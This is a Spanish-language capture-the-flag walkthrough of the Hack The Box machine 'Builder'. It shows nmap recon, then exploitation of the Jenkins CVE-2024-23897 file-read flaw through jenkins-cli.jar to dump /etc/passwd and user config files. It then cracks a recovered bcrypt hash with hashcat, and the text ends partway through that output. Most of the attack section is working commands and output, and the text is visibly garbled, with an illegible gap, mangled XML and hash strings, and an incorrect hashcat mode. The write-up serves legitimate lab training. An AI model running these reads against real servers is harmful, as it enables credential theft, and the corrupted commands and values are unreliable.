

# BUILDER

- 1. BUILDER
  - 1.1. Preliminar
  - 1.2. Nmap
  - 1.3. Tecnologías web
  - 1.4. LFI in Jenkins 2.441
    - 1.4.1. Jenkins-cli.jar
    - 1.4.2. Deploying Docker Jenkins container
    - 1.4.3. Cracking hash with Hashcat
    - 1.4.4. RCE in script console via Groovy script
    - 1.4.5. Privesc via Jenkins key\_decipher

## 1. BUILDER

[www](https://app.hackthebox.com/machines/Builder)<https://app.hackthebox.com/machines/Builder>

**Builder**

RETIRED MACHINE

LINUX MEDIUM

**4.5**  
MACHINE RATING

**2289**  
USER OWNS

**1924**  
SYSTEM OWNS

**12/02/2024**  
RELEASED

Created by polarbearer & amra13579

Copy Link

Play Machine

## 1.1. Preliminar

Comprobamos si la máquina está encendida, averiguamos qué sistema operativo es y creamos nuestro directorio de trabajo. Nos enfrentamos a una máquina *Linux*.

```
> settarget "Builder 10.10.11.10"
> ping 10.10.11.10
PING 10.10.11.10 (10.10.11.10) 56(84) bytes of data:
64 bytes from 10.10.11.10: icmp_seq=1 ttl=63 time=34.4 ms
64 bytes from 10.10.11.10: icmp_seq=2 ttl=63 time=34.1 ms
64 bytes from 10.10.11.10: icmp_seq=3 ttl=63 time=55.4 ms
64 bytes from 10.10.11.10: icmp_seq=4 ttl=63 time=34.0 ms
64 bytes from 10.10.11.10: icmp_seq=5 ttl=63 time=33.9 ms
64 bytes from 10.10.11.10: icmp_seq=6 ttl=63 time=34.1 ms
64 bytes from 10.10.11.10: icmp_seq=7 ttl=63 time=34.3 ms
64 bytes from 10.10.11.10: icmp_seq=8 ttl=63 time=67.1 ms
^C
--- 10.10.11.10 ping statistics ---
9 packets transmitted, 8 received, 11.111% packet loss, time 8013ms
rtt min/avg/max/mdev = 33.899/40.901/67.073/12.097 ms
```

## 1.2. Nmap

Escaneo de puertos sigiloso. Evidencia en archivo *allports*. Tenemos los *puertos 22 y 8080 (HTTP proxy)* abiertos.

```
> nmap -sS -p- -open -min-rate 5000 10.10.11.10 -T4 -oN allports
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-03 09:09 -01
Nmap scan report for 10.10.11.10
Host is up (0.12s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
8080/tcp   open  http-proxy
```

```
Nmap done: 1 IP address (1 host up) scanned in 10.19 seconds
> extractPorts allports
File: extractPorts.tmp
1
2  [*] Extracting information...
3
4  [*] IP Address: 10.10.11.10
5  [*] Open ports: 22,8080
6
7  [*] Ports copied to clipboard
8
```

Escaneo de scripts por defecto y versiones sobre los puertos abiertos, tomando como input los puertos de *allports* mediante *extractPorts*.

```
> nmap -sCV -p22,8080 --open -min-rate 5000 10.10.11.10 -T4 -oN targeted
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-03 09:11 -01
Nmap scan report for 10.10.11.10
Host is up (0.042s latency).
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   256 3e3ea45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:40:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
8080/tcp   open  http     Jetty 10.0.18
|_ http-open-proxy: Potentially OPEN proxy.
|_ Methods supported: CONNECTION
|_ http-server-header: Jetty/(10.0.18)
|_ http-robots.txt: 1 disallowed entry
|_/
|_ http-title: Dashboard [Jenkins]
Service Info: OS: Linux; CPE: cpe:o:linux:linux_kernel
```

```
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.99 seconds
```

## 1.3. Tecnologías web

**Whatweb**: nos reporta lo siguiente. Vemos que esta página web usa el servidor *Jetty 10.0.18*, la herramienta *Jenkins 2.441* y *OpenSearch*.

```
> whatweb http://10.10.11.10:8080
http://10.10.11.10:8080 [200 OK] Cookies[SESSIONID.1a4e73e9], Country[RESERVED][ZZ], HTML5, HTTPServer[Jetty(10.0.18)], HttpOnly[SESSIONID.1a4e73e9], IP[10.10.11.10], Jenkins[2.441], Jetty[10.0.18], OpenSearch[opensearch.xml], Script[application/json,text/javascript], Title[Dashboard [Jenkins]], UncommonHeaders[x-content-type-options,x-hudson-theme,referrer-policy,cross-origin-opener-policy,x-hudson,x-jenkins,x-jenkins-session,x-instance-identity], X-Frame-Options[sameorigin]
```

“

**Jenkins** es una herramienta de automatización de código abierto utilizada principalmente para la integración continua y la entrega continua (*CI/CD*). Fue originalmente desarrollada como parte del proyecto Hudson y luego se separó en su propia entidad en 2011. Jenkins facilita la automatización de las partes no humanas del desarrollo de software, con el objetivo de mejorar la calidad y velocidad de los procesos de desarrollo.


“

**OpenSearch** es una plataforma de búsqueda y análisis de código abierto, derivada de *Elasticsearch* y *Kibana*, que ofrece capacidades robustas para indexar, buscar y analizar grandes volúmenes de datos en tiempo real. Fue creada por *Amazon Web Services (AWS)* como una bifurcación (fork) de Elasticsearch 7.10 y Kibana 7.10, debido a cambios en la licencia de Elasticsearch y Kibana hacia una licencia más restrictiva. OpenSearch mantiene una licencia de código abierto (Apache 2.0), asegurando su libre uso, modificación y distribución.


## 1.4. LFI in Jenkins 2.441

## CVE-2024-23897:

Accedemos a la web. Tenemos un panel de login.



No obstante, antes de nada, vamos a enumerar posibles vulnerabilidades para los servicios y versiones que encontramos anteriormente. Encontramos un **LFI** que afecta a **Jenkins 2.441**.



Tuvimos ciertos problemas con el exploit de la imagen, pero como averiguamos el CVE de esta vulnerabilidad, buscamos fácilmente otro por internet. Bien, usamos este exploit. Parece que conseguimos listar el **/etc/passwd** del servidor, pero solo nos muestra una línea. Lanzamos el exploit varias veces, pero seguimos obteniendo esta misma línea.

Por otro lado, para hacer debugging del exploit, recurrimos a **Burp Suite**: lo lanzamos a nuestra IP por el puerto 8080, y de ahí, lo redireccionamos al puerto 8080 de la

[illegible]

## CVE-2024-23897:

*Jenkins 2.441 y anteriores, LTS 2.426.2 y anteriores*, no desactivan una función de su analizador de comandos CLI que reemplaza un carácter @ seguido de una ruta de archivo en un argumento con el contenido del archivo, lo que permite a atacantes no autenticados leer archivos arbitrarios en el sistema de archivos del controlador Jenkins.

### 1.4.1. Jenkins-cli.jar

Por otro lado, en la imagen anterior, a la hora de ejecutar el exploit, podemos ver en el output que se está tratando de ejecutar el cliente de *jenkins-cli.jar*. Este archivo contiene una CLI para interactuar con *Jenkins*. Por tanto, vamos a recurrir a este recurso para ejecutar instrucciones adicionales en el servidor remoto. Descargamos *jenkins-cli.jar*. Compartimos el enlace a continuación. Una vez con este archivo, si ejecutamos `java -jar jenkins-cli.jar -s http://10.10.11.10:8080` nos conectaremos con el servidor víctima, esto nos mostrará diferentes instrucciones disponibles.

<https://github.com/3yujw7njai/CVE-2024-23897>

```
java -jar jenkins-cli.jar -s http://10.10.11.10:8080
add-job-to-view
  Adds jobs to view.
build
  Builds a job, and optionally waits until its completion.
cancel-quiet-down
  Cancel the effect of the "quiet-down" command.
clear-queue
  Clears the build queue.
connect-node
  Reconnect to a node(s)
console
  Retrieves console output of a build.
copy-job
  Copies a job.
create-credentials-by-xml
  Create Credential by XML
create-credentials-domain-by-xml
  Create Credentials Domain by XML
create-job
  Creates a new job by reading stdin as a configuration XML file.
create-node
  Creates a new node by reading stdin as a XML configuration.
create-view
  Creates a new view by reading stdin as a XML configuration.
declarative-linter
  Validate a Jenkinsfile containing a Declarative Pipeline
delete-builds
  Deletes build record(s).
delete-credentials
  Delete a Credential
delete-credentials-domain
  Delete a Credentials Domain
delete-job
  Deletes job(s).
delete-node
  Deletes node(s)
delete-view
  Deletes view(s).
disable-job
  Disables a job.
disable-plugin
  Disable one or more installed plugins.
disconnect-node
  Disconnects from a node.
enable-job
  Enables a job.
enable-plugin
  Enables one or more installed plugins transitively.
get-credentials-as-xml
  Get a Credentials as XML (secrets redacted)
get-credentials-domain-as-xml
  Get a Credentials Domain as XML
get-job
  Dumps the job definition XML to stdout.
get-node
  Dumps the node definition XML to stdout.
get-view
  Dumps the view definition XML to stdout.
```

Ejecutamos esta instrucción para hacer una prueba: `java -jar jenkins-cli.jar -s http://10.10.11.10:8080 who-am-i`.

```
> ls
CVE-2024-23897.jpg 4 jenkins-cli.jar # README.md
> java -jar jenkins-cli.jar -s http://10.10.11.10:8080 who-am-i
Authenticated as: anonymous
Authorities:
anonymous
```

Anteriormente, en los diferentes exploits que usamos, vimos que se estaba usando al instrucción `connect-node`, seguido de `@/file/to/read`. Usamos esta sintaxis, y gracias a esta instrucción, conseguimos listar todo el `/etc/passwd` de la máquina víctima.

Dependiendo de la instrucción usada con el cliente de , obteníamos una cantidad de líneas diferentes. Podríamos crear un *one-liner* que itere mediante un bucle `for` por cada una de estas diferentes instrucciones y ejecute el comando en cuestión para finalmente, contar el número de líneas de cada ejecución: `for command in $(java -jar jenkins-cli.jar -s http://10.10.11.10:8080 help 2>&1 | grep -v " " | xargs | tr ' ' '\n'); do echo "[+] Para el comando $command: $(java -jar jenkins-cli.jar -s http://10.10.11.10:8080 $command @/etc/passwd 2>&1 | wc -l)"; done`. Adicionalmente, convertimos el *stderr* en *stdout*.

```

j@kali:~$ java -jar jenkins-cli.jar -s http://10.10.11.10:8080 connect-node @etc/passwd
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin: No such agent "www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin" exists.
root:x:0:0:root:/root:/bin/bash: No such agent "root:x:0:0:root:/root:/bin/bash" exists.
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin: No such agent "mail:x:8:8:mail:/var/mail:/usr/sbin/nologin" exists.
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin: No such agent "backup:x:34:34:backup:/var/backups:/usr/sbin/nologin" exists.
apt:x:42:65534:/nonexistent:/usr/sbin/nologin: No such agent "apt:x:42:65534:/nonexistent:/usr/sbin/nologin" exists.
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin: No such agent "nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin" exists.
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin: No such agent "lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin" exists.
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin: No such agent "uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin" exists.
bin:x:2:2:bin:/bin:/usr/sbin/nologin: No such agent "bin:x:2:2:bin:/bin:/usr/sbin/nologin" exists.
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin: No such agent "news:x:9:9:news:/var/spool/news:/usr/sbin/nologin" exists.
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin: No such agent "proxy:x:13:13:proxy:/bin:/usr/sbin/nologin" exists.
ircd:x:39:39:ircd:/run/ircd:/usr/sbin/nologin: No such agent "ircd:x:39:39:ircd:/run/ircd:/usr/sbin/nologin" exists.
list:x:38:38:MailList Manager:/var/list:/usr/sbin/nologin: No such agent "list:x:38:38:MailList Manager:/var/list:/usr/sbin/nologin" exists.
jenkins:x:1000:1000:/var/jenkins_home:/bin/bash: No such agent "jenkins:x:1000:1000:/var/jenkins_home:/bin/bash" exists.
games:x:5:60:games:/usr/games:/usr/sbin/nologin: No such agent "games:x:5:60:games:/usr/games:/usr/sbin/nologin" exists.
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin: No such agent "man:x:6:12:man:/var/cache/man:/usr/sbin/nologin" exists.
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin: No such agent "daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin" exists.
sys:x:3:3:sys:/dev:/usr/sbin/nologin: No such agent "sys:x:3:3:sys:/dev:/usr/sbin/nologin" exists.
sync:x:4:65534:sync:/bin:/bin/sync: No such agent "sync:x:4:65534:sync:/bin:/bin/sync" exists.

ERROR: Error occurred while performing this command, see previous stderr output.

```

Por el output recibido, pareciera que estamos ante un contenedor. Para confirmarlo, decidimos listar `/etc/hostname`: efectivamente, se trata de un contenedor.

```

j@kali:~$ java -jar jenkins-cli.jar -s http://10.10.11.10:8080 connect-node @etc/hostname
ERROR: No such agent "0f92c222a4cc" exists.
hostname
kali
hostname -I
192.168.1.10 172.17.0.1 10.10.16.0 dead:beef:4:1006

```

“

jenkins-cli.jar es un archivo **JAR** que contiene la herramienta de línea de comandos para interactuar con Jenkins de manera remota. **Jenkins CLI (Command Line Interface)** proporciona una interfaz de línea de comandos que permite a los usuarios y scripts realizar diversas operaciones administrativas en **Jenkins** sin necesidad de utilizar la interfaz web estándar.

### 1.4.2. Deploying Docker Jenkins container

En este punto, podemos incluir archivos locales del sistema. Vamos a tratar de listar archivos que contengan información sensible. Tratamos de listar las claves SSH del usuario **jenkins** que vimos del `/etc/passwd`, pero no encontramos ninguna. Vamos ahora a desplegar en local un contenedor de **Docker** que integre el uso de **jenkins**. Esto podemos hacerlo con este comando: `docker run -p 8080:8080 -p 50000:50000`

--restart=on-failure jenkins/jenkins:lts-jdk17. Una vez con el contenedor desplegado, podemos acceder a nuestro localhost por el **puerto 8080** y acceder a esta herramienta. Tendremos que proporcionar la contraseña de administrador (generada cuando se creó el contenedor) e instalar los plugins necesarios. Una vez hecho esto, dentro del contenedor, navegamos por los diferentes directorios. Filtramos por el usuario que creamos con `grep -r "robagallinas"` y encontramos que la información de los diferentes usuarios se encuentra en `/users/users.xml`. Ejecutamos ahora `java -jar jenkins-cli.jar -s http://10.10.11.10:8080 connect-node @/var/jenkins_home/users/users.xml`.

```

java -jar jenkins-cli.jar -s http://10.10.11.10:8080 connect-node @/var/jenkins_home/users/users.xml
<?xml version="1.1" encoding="UTF-8"?> No such agent <?xml version="1.1" encoding="UTF-8"?> exists.
<string>jennifer_12108429903186576833</string> No such agent <string>jennifer_12108429903186576833</string> exists.
<idToDirectoryNameMap class="concurrent-hash-map"> No such agent <idToDirectoryNameMap class="concurrent-hash-map"> exists.
  <entry> No such agent <entry> exists.
    <string>jennifer</string> No such agent <string>jennifer</string> exists.
    <version>1</version> No such agent <version>1</version> exists.
  </idToDirectoryNameMap> No such agent </idToDirectoryNameMap> exists.
  <idToDirectoryNameMap> No such agent <idToDirectoryNameMap> exists.
  <idToDirectoryNameMap> No such agent <idToDirectoryNameMap> exists.
  <entry> No such agent <entry> exists.
ERROR: Error occurred while performing this command, see previous stderr output.

jenkins@83c2df8d66:~$ grep -r "robagallinas"
users/robagallinas_8343567266400293264/config.xml: <id-robagallinas</id-
users/users.xml: <string>robagallinas</string>
users/users.xml: <string>robagallinas_8343567266400293264</string>
jenkins@83c2df8d66:~$ cd users
jenkins@83c2df8d66:~/users$ ls
robagallinas_8343567266400293264 users.xml
jenkins@83c2df8d66:~/users$ cat robagallinas_8343567266400293264/
cat: robagallinas_8343567266400293264/: Is a directory
jenkins@83c2df8d66:~/users$ cat users.xml
<?xml version="1.1" encoding="UTF-8"?>
<hudson.model.UserIdMapper>
  <version>1</version>
  <idToDirectoryNameMap class="concurrent-hash-map">
    <entry>
      <string>robagallinas</string>
      <string>robagallinas_8343567266400293264</string>
    </entry>
  </idToDirectoryNameMap>
</hudson.model.UserIdMapper>
jenkins@83c2df8d66:~/users$ pwd
/var/jenkins_home/users
jenkins@83c2df8d66:~/users$ ls -la
total 16
drwxr-xr-x 3 jenkins jenkins 4096 Jul 4 12:43 .
drwxr-xr-x 13 jenkins jenkins 4096 Jul 4 12:43 ..
drwx----- 2 jenkins jenkins 4096 Jul 4 12:43 robagallinas_8343567266400293264
-rw-r--r-- 1 jenkins jenkins 314 Jul 4 12:43 users.xml
jenkins@83c2df8d66:~/users$

```

Ahora que tenemos el nombre completo de este usuario, vamos a intentar buscar alguna credencial dentro de su directorio. Para ello, ejecutamos: `java -jar jenkins-cli.jar -s http://10.10.11.10:8080 connect-node @/var/jenkins_home/users/jennifer_12108429903186576833/config.xml`.

Encontramos un hash para este usuario en formato **bcrypt**. Guardamos esta cadena en un archivo que llamaremos **hash.txt** en nuestro sistema.



El hash aparece como *jbcript*, que es una implementación de *bcrypt* en Java.

```
</udson.model.AllView>: No such agent " </udson.model.AllView> exists.
<timestamp>1707318554385</timestamp>: No such agent " <timestamp>1707318554385</timestamp> exists.
  <owner class="udson.model.MyViewsProperty" reference=".../.../">: No such agent " <owner class="udson.model.MyViewsProperty" reference=".../.../"> exists.
</properties>: No such agent " </properties> exists.
</jenkins.model.experimentalFlags.UserExperimentalFlagsProperty>: No such agent " </jenkins.model.experimentalFlags.UserExperimentalFlagsProperty> exists.
</com.cloudbees.plugins.credentials.UserCredentialsProvider -UserCredentialsProperty>: No such agent " </com.cloudbees.plugins.credentials.UserCredentialsProvider -UserCredentialsProperty> exists.
<udson.security.HudsonPrivateSecurityRealm -Details>: No such agent " <udson.security.HudsonPrivateSecurityRealm -Details> exists.
  <insensitiveSearch>true</insensitiveSearch>: No such agent " <insensitiveSearch>true</insensitiveSearch> exists.
  <properties class="udson.model.View$PropertyList"/>: No such agent " <properties class="udson.model.View$PropertyList"/> exists.
  <udson.model.TimeZoneProperty>: No such agent " <udson.model.TimeZoneProperty> exists.
  <udson.model.AllView>: No such agent " <udson.model.AllView> exists.
  <udson.security.HudsonPrivateSecurityRealm -Details>: No such agent " <udson.security.HudsonPrivateSecurityRealm -Details> exists.
  <providerId>default</providerId>: No such agent " <providerId>default</providerId> exists.
  </roles>: No such agent " </roles> exists.
</jenkins.security.LastGrantedAuthoritiesProperty>: No such agent " </jenkins.security.LastGrantedAuthoritiesProperty> exists.
</jenkins.model.experimentalFlags.UserExperimentalFlagsProperty>: No such agent " </jenkins.model.experimentalFlags.UserExperimentalFlagsProperty> exists.
<udson.model.PaneStatusProperties>: No such agent " <udson.model.PaneStatusProperties> exists.
<?xml version="1.1" encoding="UTF-8"?>: No such agent " <?xml version="1.1" encoding="UTF-8"?> exists.
  <fullName>jennifer</fullName>: No such agent " <fullName>jennifer</fullName> exists.
  <seed>684d1d1dc1de101d</seed>: No such agent " <seed>684d1d1dc1de101d</seed> exists.
  <id>jennifer</id>: No such agent " <id>jennifer</id> exists.
  <version>10</version>: No such agent " <version>10</version> exists.
  <tokenStore>: No such agent " <tokenStore> exists.
  <filterExecutors>false</filterExecutors>: No such agent " <filterExecutors>false</filterExecutors> exists.
  <do.jenkins.plugins.thememanager.ThemeManagerProperty.pluginName>theme-manager@215.vc1ff18d67920/>: No such agent " <do.jenkins.plugins.thememanager.ThemeManagerProperty.pluginName>theme-manager@215.vc1ff18d67920/> exists.
  <passwordHash>#jbcript:2a51850uR78pEH.ccfp1lv6w/XuBt544570uPR2JYioBQC0Jen/L41la</passwordHash>: No such agent " <passwordHash>#jbcript:2a51850uR78pEH.ccfp1lv6w/XuBt544570uPR2JYioBQC0Jen/L41la</passwordHash> exists.

ERROR: Error occurred while performing this command, see previous stderr output.

[?] /home/kali/pryor/CTF/HTB/Builder/exploits/CVE-2024-23897  x 3  A
jenkins@6c83c2df8d66:~/users/robagallinas_83435672664002932645$ pwd
/var/jenkins_home/users/robagallinas_83435672664002932645
jenkins@6c83c2df8d66:~/users/robagallinas_83435672664002932645$ ls
config.xml
jenkins@6c83c2df8d66:~/users/robagallinas_83435672664002932645$ |
```

LOCAL

DOCKER

### 1.4.3. Cracking hash with Hashcat

Crackeamos esta contraseña con *Hashcat*: `hashcat -m 3299 hash.txt /usr/share/wordlists/rockyou.txt`. Ésta es *princess*.

```
hashcat -h | grep bcrypt
3299 | bcrypt $2*$, Blowfish (Unix) | Operating System
25600 | bcrypt(md5($pass)) / bcryptmd5 | Forums, CMS, E-Commerce
25800 | bcrypt(sha1($pass)) / bcryptsha1 | Forums, CMS, E-Commerce
28400 | bcrypt(sha256($pass)) / bcryptsha256 | Forums, CMS, E-Commerce
hashcat -m 3299 hash.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 5.0+Debian Linux, None+Asserts, RELOC, SPIR, LLVM 16.0.6, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

* Device #1: cpu-haswell-AMD Ryzen 7 5700G with Radeon Graphics, 1425/2914 MB (512 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 72

Hashes: 1 digests, 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 0 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace...: 14344385


$2a$18$0uR78pEH.ccfp1lv6w/XuBt544570uPR2JYioBQC0Jen/L41la$princess

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 3299 | bcrypt $2*$, Blowfish (Unix)
Hash.Target.....: $2a$18$0uR78pEH.ccfp1lv6w/XuBt544570uPR2JYioBQC0Jen/L41la
Time.Started.....: Thu Jul 4 13:08:57 2024 (1 sec)
Time.Estimated.....: Thu Jul 4 13:08:58 2024 (0 secs)
Kernel.Feature.....: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 79 H/s (0.00ms) @ Accel:4 Loops:16 Thr:1 Vec:1
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 16/14344385 (0.00%)
Rejected.....: 0/16 (0.00%)
Restore.Point.....: 0/14344385 (0.00%)
Restore.Sub.#1.....: Salt:0 Amplifier:0-1 Iteration:1000-1024
Candidate.Engine.: Device Generator
Candidates.#1.....: 123456 -> jessica
Hardware.Mon.#1...: Util: 35%

